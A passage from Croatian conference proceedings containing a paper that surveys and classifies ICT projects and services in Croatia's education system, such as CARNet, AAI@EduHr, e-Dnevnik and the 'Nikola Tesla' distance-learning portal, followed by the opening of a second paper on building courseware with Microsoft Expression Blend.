U radu je dan detaljni pregled i klasifikacija dostupnih informacijsko-komunikacijskih resursa koji su potencijalno korisni za učenike, studente, nastavnike i roditelje. Rad sadrži osvrt na stanje u hrvatskom školstvu po pitanju dostupnih usluga i projekata u odnosu na potrebe života u informacijskom društvu.

I. UVOD

U vrijeme svjetske krize i recesije, znanje je resurs kojeg treba mudro iskoristiti. Često se koristi fraza „Hrvatska – zemlja znanja!“ kojom se naglašava cilj kojemu se teži. Kako bismo u međunarodnim okvirima bili prepoznati kao zemlja znanja, Ministarstvo znanosti, obrazovanja i sporta (MZOS) je u posljednjih nekoliko godina pokrenulo niz reformi obrazovnog sustava. Među njima valja spomenuti donošenje Nacionalnog okvirnog kurikuluma (NOK) kao temeljnog dokumenta u kontekstu obrazovanja na predškolskoj, osnovnoškolskoj i srednjoškolskoj razini, zatim provođenje nacionalnih ispita i državne mature kako bi se učenička postignuća objektivno vrednovala na državnoj razini, uvođenje Bolonjskog procesa na sveučilišta kojim se Hrvatska pridružuje u Europski prostor visokog obrazovanja, te uključivanje u programe cjeloživotnog učenja kojim se potiče suradnja i mobilnost s ciljem unaprjeđenja znanja, vještina i sposobnosti na svim razinama obrazovanja. Ukoliko se navedenim promjenama pridruže nastojanja Ministarstva da razvije i skup popratne informacijsko-komunikacijske infrastrukture, može se zaključiti kako hrvatska obrazovna vertikala postaje sustav u kojem je svjetsko znanje dostupno svakom učeniku, studentu ili znanstveniku, gdje god on bio.

Ne ulazeći u samu kvalitetu provedbe spomenutih reformi hrvatskoga školstva, već govoreći isključivo o tehnologiji kao tehničkoj potpori takvim procesima promjena, cilj ovoga rada je analizirati jesu li informacijsko-komunikacijske pretpostavke za Hrvatsku kao zemlju znanja ostvarene.


Rad je organiziran kako slijedi. U drugom poglavlju su identificirane opće potrebe informacijskog društva. Analizirano je trenutno stanje informatizacije sustava obrazovanja u Hrvatskoj, kao i buduće pretpostavke za ulaganje u projekte informatizacije obrazovanja. U trećem poglavlju dana je klasifikacija postojećih projekata i usluga, a u četvrtom su detaljnije opisani projekti iz pojedinih skupina navedene klasifikacije. Posljednje poglavlje donosi zaključak.

II. INFORMACIJSKO DRUŠTVO


Vodeća uloga u razvoju i održavanju infrastrukture za primjenu novih tehnologija koje se uz potporu MZOS-a koriste u obrazovnom sustavu povjerena je Hrvatskoj akademskoj i istraživačkoj mreži - CARNetu (engl. *Croatian Academic and Research Network*) [1]. CARNet je obilježio 20 godina od pokretanja prvog projekta kojim je krenuo u stvaranje napredne komunikacijske mreže za osiguranje servisa i usluga koje su raspoložive obrazovnoj, akademskoj i znanstvenoj zajednici Hrvatske. Uz CARNet, svakako valja naglasiti i doprinos Sveučilišnog računskog centra (SRCE) koji također pridonosi pouzdanom i kvalitetnom radu postojeće nacionalne e-infrastrukture [2].

Informacijska infrastruktura sustava obrazovanja nužna je kako bi se ostvarili preduvjeti za stjecanje osnovne informatičke i informacijske pismenosti kao nužne sastavnice pismenosti suvremenog čovjeka [3, 4]. Osim toga, informacijska infrastruktura je potrebna kako bi cjelokupno školovanje bilo kvalitetno, moderno i usklađeno sa stvarnim potrebama i uvjetima života u informacijskom društvu [1]. Nužno je osigurati da tehnologije informacijskog društva budu dostupne i društvenim skupinama van obrazovnog sustava.

U proteklih nekoliko godina, hrvatsko je informatičko društvo znatno napredovalo kako generalno, tako i u obrazovnoj domeni. Program *e-Hrvatska*, čiji je plan provedbe dostupan na [5, 6], predstavlja skup aktivnosti s ciljem podizanja razine svijesti i potrebe procesa informatizacije hrvatskog društva. Obuhvaća skupinu projekata, među kojima su e-Poslovanje, e-Porezna, e-Carina, e-Pravosuđe, e-Zdravstvo, e-Kultura te naravno e-Obrazovanje koji se odnosi na kompletnu informacijsku infrastrukturu sustava obrazovanja.



Graf 1. Planirana ulaganja u informatizaciju u 2011. po projektima



Graf 2. Ulaganja u informatizaciju u razdoblju 2007. –2013.

Financijski pokazatelji ulaganja u informatizaciju za 2011. godinu, koji su dostupni na [6] pokazuju da je u projekte e-Obrazovanja bilo uloženo nešto više od 160 milijuna kuna. To je također vidljivo na grafu 1 [5]. E-obrazovanje je drugi po redu od projekata informatizacije prema visini sredstava koji su uloženi u njega, odmah nakon projekta za informatizaciju tijela državne uprave.

Glavna je misao vodilja da primjena informacijske i komunikacijske tehnologije može doprinijeti poboljšanju svih segmenata poslovanja i života općenito, stoga ulaganje u e-Obrazovanje osigurava siguran daljnji napredak u stvarnim potrebama modernog informacijskog društva. Takva bi ulaganja trebala biti trajna i kontinuirana te ostati na toj razini, ili se eventualno povećati, kako bi napredna komunikacijska mreža s brojnim servisima i uslugama bila usuglašena s novim uvjetima i stvarnim potrebama društva te bila raspoloživa cjelokupnoj obrazovnoj, ali i društvenoj zajednici.

Središnji državni ured Vlade Republike Hrvatske za e-Hrvatsku koji koordinira provedbama mjera i aktivnosti u poticanju i praćenju razvitka informacijskog društva donio je okvirne proračune za buduća ulaganja. Naime, planirana sredstva za daljnja ulaganja u informacijsku infrastrukturu znanosti, obrazovanja i sporta (CARNet i SRCE) kreću se u iznosima od oko 160 milijuna kuna, kako za 2012. tako i za 2013. godinu [5]. Kontinuiranost ulaganja, tj. proračuna za informatizaciju svih spomenutih projekata e-Hrvatske od 2007. do danas i planirana ulaganja za 2013. godinu prikazana su, prema [6] na grafu 2 .


III. KLASIFIKACIJA PROJEKTA I USLUGA

Ministarstvo znanosti, obrazovanja i sporta pokrenulo je niz projekata kojima je, osim kvalitetnijeg obrazovanja i izjednačavanja uvjeta učenja bez obzira na udaljenost učenika i studenata od obrazovnih ustanova, cilj ostvariti i sljedeće pretpostavke [5]:

- osposobiti obrazovne kadrove da aktivno i učinkovito koriste IKT u obrazovanju,
- prilagoditi nastavne programe i materijale tako da IKT bude primjenjiv na njih i
- voditi brigu o potrebama informacijskog društva s aspekta dostupnosti infrastrukture.

Prema tome, uz informacijsku infrastrukturu, važnu ulogu u realizaciji zahtjeva koje nameće informacijsko društvo imaju djelatnici u obrazovnom sustavu koji provode obrazovne planove u djelo.

Grupacija pokrenutih projekata prikazana je shematski na slici 3, prema informacijama dostupnim u [1]. Elementima tamnosive i crne boje (tlo i stabljika cvijeta) simbolički je predstavljena okosnica IKT tehnologije (računalno-komunikacijski resursi i osnovni programski resursi), svijetlosivi elementi (latice cvijeta) su razni projekti i usluge kao nadgradnja donjih (tamnosivo i crno) elemenata, dok u veliki krug nacrtan isprekidanom linijom spadaju službe i agencije vezane uz sigurnosne aspekte IKT-a i obrazovnog sustava generalno. Kohezijom svih spomenutih elemenata ostvaruje se cjelokupna informacijska infrastruktura sustava obrazovanja koja učinkovito povezuje i osigurava pristup globalnim informacijskim resursima. Osim toga, promjene odnosa između učenika, odnosno studenata i nastavnika te pedagoškog osoblja opravdano iskazuju potrebu za što boljom integracijom tehnologije u obrazovanje, i to u vidu:



Slika 3. Grupacija usluga i projekata pri uvođenju ICT-a u obrazovanje

- korištenja IKT-a kao instrumenta (pomagala) u suvremenim strategijama podučavanja temeljenim na suvremenim tehnikama podučavanja,
- unaprjeđenja komunikacije obrazovnog i znanstvenog kadra,
- povezivanja mozgova u vidu povećanja inovacijskog potencijala zajednice te
- dostupnosti tehnologije talentima koji mogu doprinijeti znanosti i razvoju društva.

Klasifikacija projekata, usluga i proizvoda iz [1] je prema njihovoj namjeni sistematizirana u tablici 1. Navedeni projekti osiguravaju moderan pristup učenju i podučavanju kroz sedam aspekata prisutnosti informacijsko komunikacijske tehnologije u obrazovanju. To su: računalno-komunikacijski resursi, programski resursi, pristup Internetu, informacijski servisi, informacijski sustavi i e-obrazovanje te sustav sigurnosti.

Kroz svih sedam aspekata zapravo je strojnom i programskom opremom omogućeno efikasno prikupljanje i pretraživanje podataka i informacija, koje predstavljaju temelj svake hijerarhijske strukture za donošenje kvalitetnih odluka te ono najvažnije za obrazovanje: upravljanje i izgradnju novog znanja.

IV. OPIS IZDVOJENI HPROJEKATA

Kako bi se prikazala raznovrsnost usluga zasnovanih na informacijskoj i komunikacijskoj tehnologiji kojima se podržava vertikala obrazovnog sustava Republike Hrvatske u nastavku su opisani izdvojeni projekti iz različitih kategorija klasifikacije dane tablicom 1.

A. AAI@EduHr

Za korištenje informacijsko-komunikacijske infrastrukture važan je pristup Internetu, pa time i sustav *AAI@EduHr* jer omogućuje autentikaciju i autorizaciju korisnika prilikom rada s dostupnim uslugama. Svaka ustanova koja je uključena u sustav *AAI@EduHr* ima vlastiti LDAP (engl. *Lightweight Directory Access Protocol*) imenik u kojemu su pohranjeni elektronički identiteti korisnika iz te ustanove [8]. Naime, njime se želi osigurati da sve matične ustanove imaju nadležnost nad imeničkim podacima o fizičkim i pravnim osobama koje koriste njihove usluge. Osim toga, kako se navodi u [8], jedan od ciljeva projekta *AAI@EduHr* je i osigurati funkcionalnu kompatibilnost sa sličnim sustavima koji nastaju ili će nastati kako u RH tako i u svijetu, posebice europskoj akademskoj i istraživačkoj zajednici.

Ova usluga je značajna za kompletnu obrazovnu, akademsku i znanstvenu domenu. Svaki učenik, student ili profesor dobiva u svojoj matičnoj ustanovi AAI identitet koji mu omogućuje korištenje svih sedam aspekata uključenosti IKT-a u obrazovanju, klasificiranih u tablici 1. Jedan od primjera korištenja navedenog sustava je portal *eLektire* [9] u okviru kojeg je korisnicima s AAI identitetom omogućen pristup knjigama i časopisima u digitalnom obliku.

B. Tour de Matour

Jedan zanimljiv, ali svakako i koristan projekt koji su ubraja u skupinu informacijskih servisa je *Tour de Matour* - portal o državnoj maturi [10]. Cilj portala je informirati učenike i sve ostale zainteresirane o tome što je državna matura, kako se provodi i zašto je važna. Put do uspješno položene državne mature vizualizira se biciklističkom utrkom, od kuda i naziv portala. U okviru portala dostupna je i demo verzija državne mature kojom je maturantima putem mrežne aplikacije omogućeno rješavanje probnih ispita iz svih obaveznih, ali i izbornih predmeta koji se pojavljuju na državnoj maturi. Kako stoji u [7], pitanja na koje učenici odgovaraju pripremio je stručni tim iz određenog predmeta, a raspoloživo vrijeme rješavanja zadataka mature prilagođeno je predmetu koji se polaže i razini mature, upravo onako kako se to odvija i kod stvarne državne mature. Uz to, prilikom rješavanja zadataka iz prirodne i matematičke skupine predmeta učenicima su dostupne formule koje je dozvoljeno imati, dok su kod jezičnih predmeta u sustavu priloženi i zvučni zapisi kakvi se preslušavaju i na stvarnoj državnoj maturi.

Cilj ovog projekta je što detaljnije upoznati učenike sa principima i pravilima odvijanja državne mature (upoznavanje sa vremenskim ograničenjima, uvjetima, dostupnim pomagalima i tipovima zadataka kakve mogu očekivati na ispitu) kako bi bili što spremniji. Korištenjem aplikacije *Demo verzija državne mature* može se smanjiti učenikova predispitna anksioznost, ali i dobiti uvid u razinu njegova znanja (vlastiti miljokaz uspješnosti), obzirom da su učenicima dostupni postignuti rezultati i povratne informacije o uspješnosti neposredno po završetku rješavanja demo ispita. Dodatno, portal nudi nastavnicima informacije o vrednovanju, uz primjere iz obrazovnih sustava ostalih zemalja.

Državna matura za svakog maturanta predstavlja važan korak prema upisu na željeni fakultet iz čega proizlazi velika vrijednost projekta *Tour de Matour*. Sve potrebne informacije organizirane su na jednom mjestu i lako su dostupne, a informacijska i komunikacijska tehnologija iskorištena je i kako bi se simuliralo ispite državne mature. Osim korisnosti za neposredne sudionike - učenike i nastavnike, važno je naglasiti korisnost ovog i sličnih portala i za roditelje, za koje oni predstavljaju odličan izvor informacija.

C. E-dnevnik

Osim informacijskih servisa, e-infrastrukturu čine i različiti informacijski sustavi kojima se informatiziraju pojedini procesi u svrhu osiguravanja različitih usluga. Informacijski sustavi su uglavnom razvijeni za potrebe visokog obrazovanja, no pilot projekt *E-Dnevnik*, razvijen je za potrebe škola. Radi se o informacijskom sustavu za vođenje razredne knjige u elektroničkom obliku koji je trenutno pokusno uveden u tri hrvatske srednje škole [11]. Nastavnici zapisuju nastavne sate, izostanke i ocjene koristeći tablet prijenosna računala i mrežnu aplikaciju *e-Dnevnik*.

Digitalizirana razredna knjiga uz klasične funkcionalnosti analogne knjige pruža dodatne mogućnosti obrade informacija posredstvom informacijske-komunikacijske tehnologije kojom je implementirana. Pedagoškom je osoblju pružena mogućnost automatskog generiranja izvještaja za analizu na temelju dostupnih podataka o učenicima (npr. automatsko generiranje izvještaja za sjednice

nastavničkog vijeća, generiranje izvještaja o ocjenama za roditeljske sastanke) što znatno skraćuje vrijeme pripreme i statističke obrade podataka.

Aplikacija sadrži i komponentu ekspertnog sustava za automatsko zaključivanje jer na osnovu dostupnih podataka o broju izostanka učenika ili broju negativnih ocjena, alarmira razrednika da postoji potreba za izricanjem određenih mjera. Također, aplikacija alarmira ravnatelja škole ukoliko postoji zaostataka u izvođenju nastavnih planova profesora.

Osim ubrzanja administrativnih poslova koje osigurava uspješnije i jednostavnije „poslovanje“ obrazovne institucije, digitalni dnevnik pruža veliku sigurnost podataka. Mogućnost neovlaštenog unosa podataka u dnevnik je spriječena tako što je pristup dozvoljen samo ovlaštenim osobama (nastavnicima, pedagogu, ravnatelju,…) i kontrolira se putem korisničkog imena i lozinke (tako da se u svakom trenutku zna tko je i što je zapisao u dnevnik).

Nadalje, mogućnost krađe razredne knjige i gubitka podataka je također spriječena jer su podaci zapisani u jedinstvenu bazu podataka.

Iako je *E-dnevnik* kao projekt namijenjen u prvom redu nastavnicima, školskim psiholozima i pedagozima, te ravnatelju, omogućuje pružanje pravovremenih informacija i roditeljima, budući da se stolna ili mobilna inačica aplikacije može koristiti i za obavještavanje roditelja.

TABLICA I. KLASIFIKACIJA USLUGA I PROJEKATA

Domena	Opis	Usluge i/ili projekti
PRISTUP INTERNETU	• Ovo je svakako najbogatija domena. Obuhvaća internetizaciju škola te studentskih i učeničkih domova diljem Hrvatske, unaprjeđenje obrazovnog procesa na otocima, usluge pojedinačnog pristupa Internetu za učenike, studente i profesore, autentikacijska i autorizacijska infrastruktura sustava znanosti i visokog obrazovanja, usluga udomljavanja osnovnih internetskih servisa, itd.	Mreža CARNet, NET u školi, e-Otoci, StuDOM, Mobile CARNet i XCARNet, Međunarodni pristup internetu - GEANT 2, CIX, AAI@EDUHR, HUSO, DOMUS.
INFORMACIJSKI SERVISI	• Portali za škole na kojima učenici, profesori i roditelji izmjenjuju iskustva, isto tako portal namijenjen isključivo državnoj maturi. • Tu su i portali namijenjen za hrvatsku znanost koji objedinjuju informacije o hrvatskim znanstvenicima i njihovom radu. • Centar za on-line baze podataka. Svim članovima akademske i znanstvene zajednice omogućen je mrežni pristup komercijalnim bibliografskim bazama podataka pod uvjetom da korisnik može pristupiti samo onim bazama podataka s kojima njegova matična ustanova ima dogovorenu suradnju (licencu).	Forumi na Portalu za škole, Tour de Matour, Portal Tko je tko u hrvatskoj znanosti?, Hrvatska znanstvena bibliografija CROSBI te portal hrvatskih časopisa Hrčak, baze podataka: Web of Science, Academic Search Premier, GeoRef, Evidence Based Medicine Reviews, Google Scholar, OAIster, PLoS, …
INFORMACIJSKI SUSTAVI	• Informacijski sustav studentske prehrane koji ima za cilj pružiti uslugu kvalitetnije i jednostavnije subvencioniranje studentske prehrane. • Informacijski sustav SmartX-ica, ostvaruje potrebe upravljanja raznim oblicima usluga u akademskoj okolini, praćenje financiranja, evidenciju ocjena, e-Indeks, razne popuste, studentske aktivnosti, praćenje mobilnosti studenta i sl. • Informacijski sustav visokih učilišta, omogućuje informatizaciju rada studentskih službi.	X-ica ili Smart X-ica, ISVU mrežna aplikacija, ISVU studomat, e-Dnevnik.
e-OBRAZOVANJE	• Portal razvijen za učenje na daljinu, prvenstveno namijenjen za učenike osnovnih i srednjih škola te studente. Obogaćen sadržajima koji su priklani njihovom uzrastu. • Certifikacija osnovnih informatičkih znanja i vještina prema europskim standardima. Ponajprije izobrazba nastavnika informatike da postanu kompetentni u širenju znanja na ostale profesore drugih struka. • Modernizacija izobrazbe korištenjem ICT-a (posebno u svrhe cijelo životnog učenja).	Nacionalni portal za učenje na daljinu "Nikola Tesla", izobrazba zaposlenika u školstvu za stjecanje "europske računalne diplome" (ECDL), korištenje e-obrazovanja u pripremi zaposlenika za ECDL, ICT edu.
RAČUNALNO-KOMUNIKACIJSKI RESURSI	• Strojna oprema. Sva javna visoka učilišta, javni instituti, studentski domovi, matične osnovne i sve srednje škole opremljene su barem jednom umreženom računalnom učionicom. • Sve srednje škole dobivaju pametne ploče. • Tu spadaju i resursi potrebni za zahtjevnu procesorsku obradu namijenjeni znanstveno-istraživačkom radu te sustavi videokonferencija za udaljene lokacije.	Računalna oprema, Klaster "Isabella" i Grid, videokonferencije i Internet prijenos.
PROGRAMSKI RESURSI	• Platforme za primjenu e-učenja u visokom školstvu. • Sustavi za upravljanje sadržajem mrežnih stranica škola (nude se gotovi forumi, razne ankete, RSS), uz to svaka škola dobiva domenu i prostor za smještanje mrežne stranica. • Referentni centri koje je oformilo Ministarstvo, za programsku podršku korisnicima iz akademske zajednice pruža usluge poput komunikacije s korisnicima, savjetovanja pri korištenju, programske nadogradnje i sl.	CMS, HUSO, Merlin, MudRi, Referentni centri za programsku potporu, primjerice: RC MICROSOFT, RC MATLAB, RC MATHEMATICA i dr.
SIGURNOST	• Promicanje i osiguranje informacijske sigurnosti u RH (poseban naglasak na filtriranje sadržaja koji su dostupni djeci). • Uvođenje zakonodavstva za praćenje razvoja informacijskog društva. • Rad na prevenciji sigurnosnih identiteta.	EU program SaferInternet te CERT i CARNetova Abuse služba.

D. *Nacionalni portal za učenje na daljinu „Nikola Tesla“*

Nacionalni portal za učenje na daljinu „Nikola Tesla“ [12] prema klasifikaciji danoj u tablici 1 spada u grupu e-Obrazovanje. Portal omogućuje samostalno učenje putem računala te se može koristiti kao nadopuna klasičnoj nastavi, ali i u cjeloživotnom obrazovanju.

Dostupni sadržaji uključuju sadržaji iz matematike, fizike, biologije, kemije i engleskoga jezika za srednje škole, e-tečajeve programiranja za škole, ECDL module koji obuhvaćaju sadržaje potrebne za stjecanje diplome osnovne informatičke pismenosti te tečajeve o primjeni i upotrebi Interneta i alata za izradu sadržaja za Internet. Za pristup sadržajima potreban je AAI identitet.

Portal je izuzetno koristan za nastavnike koji digitalnim sadržajima iz navedenih predmeta mogu obogatiti izlaganje pojedinih dijelova gradiva, ali i za sve ostale korisnike koji su zainteresirani za teme prezentirane dostupnim e-tečajevima. Korištenje ovog portala podrazumijeva iskorištavanje prednosti e-obrazovanja. Korisnici mogu pregledavati sadržaje neovisno o vremenu i mjestu. Također, mogu pregledavati sadržaje redoslijedom i brzinom kojom žele. Informacijska i komunikacijska tehnologija je u ovom slučaju, osim za dostavljanje materijala za učenje, iskorištena i za izradu nastavnih sadržaja koji su prožeti multimedijskim elementima i interaktivnim simulacijama.

E. *Videokonferencije*

Računalno-komunikacijski resursi također su važan aspekt e-infrastrukture koji pružaju podršku novim mogućnostima u obrazovanju. Jedan od primjera iz te skupine su videokonferencije. Jedinstven sustav videokonferencija koji omogućuje uspostavljanje videokonferencijske veze između dvije ili više lokacija uključenih u sustav je razvio CARNet [13]. Iako potencijalno vrlo korisne, na temelju dostupnih informacija stječe se dojam da bi se mogle više koristiti u kontekstu visokog i srednjeg obrazovanja.

Jedan od primjera njihove izuzetne koristi je poduka studenata medicine. Tako na primjer, videokonferencije omogućuju praćenje tijeka izvođenja operacije uživo, što znači da veliki broj studenata može istovremeno biti prisutno za operacijskim stolom. Na taj način studenti mogu steći dodatna znanja koja im ne može prenijeti profesor u predavaonici.

Videokonferencije su također potencijalno korisne za škole stranih jezika koje mogu organizirati predavanja stranih nastavnika kojima je jezik podučavanja materinji. Osim usvajanja izvornog naglaska stranog jezika, prednost je i mogućnost komunikacije s vršnjacima iz strane zemlje. Financijska ušteda između provođenja nabave opreme za videokonferencije i odlaska velikog broja učenika u inozemstvo je neusporediva, posebno dugoročno gledano. Osim u nastavi, video konferencije mogu biti vrlo korisne i kod prezentacija namijenjenih široj obrazovnoj zajednici. Primjer korištenja videokonferencije u te svrhe je promocija projekta *E-Obrazovanje* održana na Fakultetu elektrotehnike i računarstva 2007. godine. Dodatni primjeri korištenja videokonferencija mogu se naći na [13].

F. *Sustav za e-učenje MudRi*

Uz razvoj računalno-komunikacijskih resursa, važan je i razvoj programskih resursa koji potpomažu primjenu prednosti informacijsko-komunikacijske tehnologije u praksi. U ovu kategoriju ubrajaju se sustavi za upravljanjem sadržajem i centri za programsku podršku.

Sustav MudRi [14] za upravljanje e-učenjem je jedan primjer računalno-komunikacijskog resursa. MudRi se može ubrojiti i u kategoriju e-obrazovanje, no za razliku od gore opisanog portala za učenje na daljinu, ova usluga obuhvaća platformu za primjenu e-učenja koja je prilagođena okruženju i potrebama korisnika u nastavi na Sveučilištu u Rijeci. MudRi se temelji na programskom rješenju Moodle koje je otvorenog koda.

Osim dostavljanja sadržaja, ovakav sustav omogućuje komunikaciju i realizaciju (suradničkih) nastavnih aktivnosti internetskim alatima poput foruma, ćaskanja i wikija. Neizostavan dio sustava za e-učenje je i podsustav pomoću kojeg se koristeći testove (kvizove) nizom pitanja procjenjuje usvojenost gradiva. Uz navedeno, omogućeno je predavanje izrađenih (domaćih) zadataka u elektronskom obliku te anketiranje studenata.

Sustavi za e-učenje imaju brojne prednosti za studente i nastavnike obzirom da omogućavaju organizaciju potrebnih resursa i komunikaciju u okviru zatvorenog sustava. U okviru kolegija sustav MudRi moguće je koristiti samo kao nadopunu klasičnoj nastavi u učionici, ali i kao programsko rješenje za mješovito ili čisto e-obrazovanje pri čemu je osobni kontakt nastavnika i studenata zastupljen u manjoj mjeri, a korištenje informacijske i komunikacijske tehnologije na najvišoj razini. Primjena takvih programskih rješenja je stoga karakteristična za kontekst visokog obrazovanja gdje se podrazumijeva veća samostalnost studenata.

Važan dio e-infrastrukture vezane za ovaj aspekt je podrška korisnicima. Osim tehničke podrške učenicima i nastavnicima ne smiju se zanemariti niti preporuke i savjeti za korištenje ove vrste programskih resursa.

G. *Abuse služba*

Posljednji, no ne i najmanje važan aspekt prikazan u tablici 1 jest sigurnost. CARNetova Abuse služba bavi se slučajevima zloupotrebe usluga i pitanjima sigurnosti te nastoji ukazati na potrebu za određenim pravilima i normama ponašanja u informacijskom društvu [15]. Cilj osnivanja ove službe je zaprimanje i obrađivanje prijava vezanih uz računalno sigurnosne incidente i zloupotrebu CARNetovih resursa među kojima su na primjer virusi, povreda autorskih prava, neovlašteni pristup, kršenje pravila ponašanja na Internetu i dr.

Broj prilika za neprihvatljivo i potencijalno opasno ponašanje proizlazi iz velikog broja dostupnih usluga. Stoga je nužno osigurati mehanizme za njihovo sprječavanje. Prema [15], broj incidenata raste iz godine u godinu, a već je tijekom siječnja 2012. zabilježeno gotovo 1500 incidenata.

Odgovornost za sigurnost i dolično ponašanje moraju preuzeti svi korisnici. Međutim, nastavnici koji potiču svoje učenike na korištenje dostupnih resursa trebaju ih educirati i o ovom aspektu korištenja informacijske i

komunikacijske tehnologije. Primjerice, nužno je učenicima naglasiti važnost poštivanja autorskih prava prilikom korištenja izvora informacija te pravila komunikacije u virtualnom okruženju obzirom da učenici gotovo svakodnevno traže informacije i komuniciraju Internetom.

V. ZAKLJUČAK

U ovom radu dan je pregled i klasifikacija projekata, usluga i proizvoda u kojima se koristi informacijska i komunikacijska tehnologija, a koji su uvedeni u obrazovni sustav Republike Hrvatske. Opisani su i primjeri iz pojedinih kategorija uz analizu njihove korisnosti za sudionike u različitim segmentima sustava obrazovanja.

Glavni cilj korištenja informacijske i komunikacijske tehnologije u obrazovanju je uvođenje efikasnih promjena u skladu sa smjernicama koje nameće moderno informacijsko društvo. Sustavno uvođenje novih tehnologija nije i ne bi trebalo biti samo sebi svrhom, već dio šire promjene koje se događaju u sustavu obrazovanja. Na temelju dostupnih izvora informacija, uočena je velika količina projekata kroz razne aspekte korištenja tehnologije u obrazovanju, što prije desetak godina nije bio slučaj. Stoga se može zaključiti da su informacijsko-komunikacijske pretpostavke za Hrvatsku kao zemlju znanja ostvarene.

Uz projekte koji su pokrenuti na inicijativu MZOS-a te integrirani u obrazovne procese, postoji i niz manjih projekata koje pojedine obrazovne institucije samostalno razvijaju. Naravno da postoji potreba za njihovom konstantnom nadogradnjom, održavanjem i unaprjeđivanjem, kao i za provedbom novih projekata koja će nesumnjivo uslijediti s daljnjim razvojem informacijske i komunikacijske tehnologije. Pritom je važno naglasiti ulogu nastavnika kao ključnih sudionika u svakoj promjeni u obrazovanju pa tako i u procesu uvođenja informacijskih i komunikacijskih tehnologija u obrazovanje.

Izrada coursewarea pomoću Microsoft Expression Blend programa

Lucija Mariani*, Nataša Hoić-Božić**
*Osnovna škola Zadarski otoci, Zadar, Hrvatska
**Odjel za informatiku, Sveučilište u Rijeci, Rijeka, Hrvatska
lucija.mariani@gmail.com, natasah@inf.uniri.hr

Sažetak - U posljednjih dvadesetak godina World Wide Web postao je najveći medij za razmjenu informacija. Osim informacija zabavnog sadržaja, novina, glazbe, filmova… u velikoj mjeri se nude edukacijski sadržaji i tečajevi. Teži se tome da edukacijski sadržaji, baš kao i zabavni, budu prikazani na korisnicima zanimljiv način te da to budu bogate multimedijske i interaktivne web aplikacije. U tome uvelike mogu pomoći nove tehnologije poput Silverlighta i Microsoft Expression Blend alata. Može li se i kako uz pomoć ove tehnologije napraviti programska potpora za učenje (*courseware*), pokušalo se pokazati kroz izradu coursewarea „Stožac" namijenjenog učenicima osnovne škole. Kako se izrada programske potpore za učenje uvelike razlikuje od izrade „klasičnih" web sjedišta, autori trebaju biti upućeni ne samo u pravila dobrog web dizajna, već i u dizajniranje specifičnih elementa coursewarea. U ovome radu će biti riječi i o ADDIE modelu dizajna, koji se koristio u izradi web coursewarea „Stožac".

I. UVOD

Računala se sve više koriste kako bi pružila učenicima vrijedne informacije potrebne za njihov intelektualni rad. U početku je to bilo prvenstveno u računalnim znanostima no danas su računala dostupna gotovo svakom učeniku. Zbog toga se nastoji edukativne sadržaje iz gotovo svih nastavnih predmeta i znanstvenih područja obraditi na računalu i učiniti dostupnima za učenike i studente. Uz pomoć stručno obrađenog sadržaja, slika, video i audio zapisa, učenicima je ponuđen privlačan prikaz gradiva koji se obrađuje u nastavi. U razvoju ove ideje uvelike je pomogao Internet na kojem nastavnici, stručnjaci, učenici prikazuju svoje radove i zadatke u namjeri da pomognu drugima u učenju ili da oni sami dobiju odgovore na pitanja na koja ne znaju odgovoriti. Dakle, učenik u vrijeme svog školovanja informacije dobiva u školi, stvarnoj okolini u kojoj živi (ljudi oko njega, priroda, TV, radio...) i iz tako zvane virtualne okoline koju predstavljaju prvenstveno Internet i WWW ili Web. [16]

Osim spomenutog ovakvo suvremeno poučavanje uključuje visok stupanj interaktivnosti i povećava spremnost učenika na učenje (reference). Postiže se individualizacija odgojno-obrazovnog procesa: učenik sam bira tempo učenja, može preskočiti neka poglavlja, a na druga se može vratiti. Cilj je i da se težište u nastavi premjesti sa izlaganja učenika brojnim informacijama na njihovo osposobljavanje za strategije pronalaženja, vrednovanja, obrade i pohrane informacija te suradničko ponašanje u timu, poduzetnost, prilagodljivost na promjene i cjeloživotno učenje. Sve to pretpostavlja optimalno otvaranje škole prema svim modernim medijima i hipermediji te korištenje njihovih odgojnih i obrazovnih mogućnosti u svrhu postizanja kvalitetnijeg učeničkog znanja. [8]

